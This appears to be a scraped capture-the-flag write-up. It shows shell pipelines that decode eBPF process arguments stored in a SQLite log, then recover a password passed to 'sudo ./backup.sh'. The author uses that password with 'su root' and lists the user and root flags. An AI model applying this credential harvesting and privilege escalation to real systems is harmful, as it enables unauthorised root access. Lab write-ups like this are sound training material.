sqlite3 procmon.log 'SELECT HEX(arguments) FROM ebpf;' | xxd -r -pConvert the BLOB data to hexadecimal bytes and pipe to xxd to convert from hexadecimal bytes back to UTF8
Base64
sqlite3 procmon.log 'SELECT base64(arguments) FROM ebpf;' | base64 -dEncode the BLOB data to base64 and pipe to base64 to decode back to UTF8

echo and some [ ANSI escape sequences, so my guess is we'll need to do some further filtering on this data to remove the noiseIf I have a program that logs process syscalls with arguments using eBPF, how can I parse those process arguments from the log file? Consider that the argurments are stored as raw BLOB in a SQLite database. I'd like to use `sqlite3` and other utilities on the Linux command line.
sqlite3 procmon.log 'SELECT HEX(arguments) FROM ebpf;' |
xxd -r -p |
awk 'BEGIN { RS="\0"; FS="\0" } { for (i=1; i<=NF; i++) print $i }'
That got me this far ... Now I need to figure out how to further remove other junk characters.
strings |
grep -v 'echo' |
grep -vE '^\s?\[\??\w{1,}' |
sed -e 's/\[?\?25h//g' -e 's/\?25h//g' -e 's/1B//g' |
tr -d '\n'
This is the rest of the command I spent a while crafting ...
sqlite3 procmon.log 'SELECT HEX(arguments) FROM ebpf;' |
xxd -r -p |
awk 'BEGIN { RS="\0"; FS="\0" } { for (i=1; i<=NF; i++) print $i }' |
strings |
grep -v 'echo' |
grep -vE '^\s?\[\??\w{1,}' |
sed -e 's/\[?\?25h//g' -e 's/\?25h//g' -e 's/1B//g' |
tr -d '\n'
The full command ...

echo Q3Eddtdw3pMB | sudo ./backup.sh where I assume this may be a password for rootBecoming Root

su root and enter the probable passwordFlags
User
49957e913273c9dcd02f470e508b2f78
Root
45226992ff0dd3e86da8342678324996


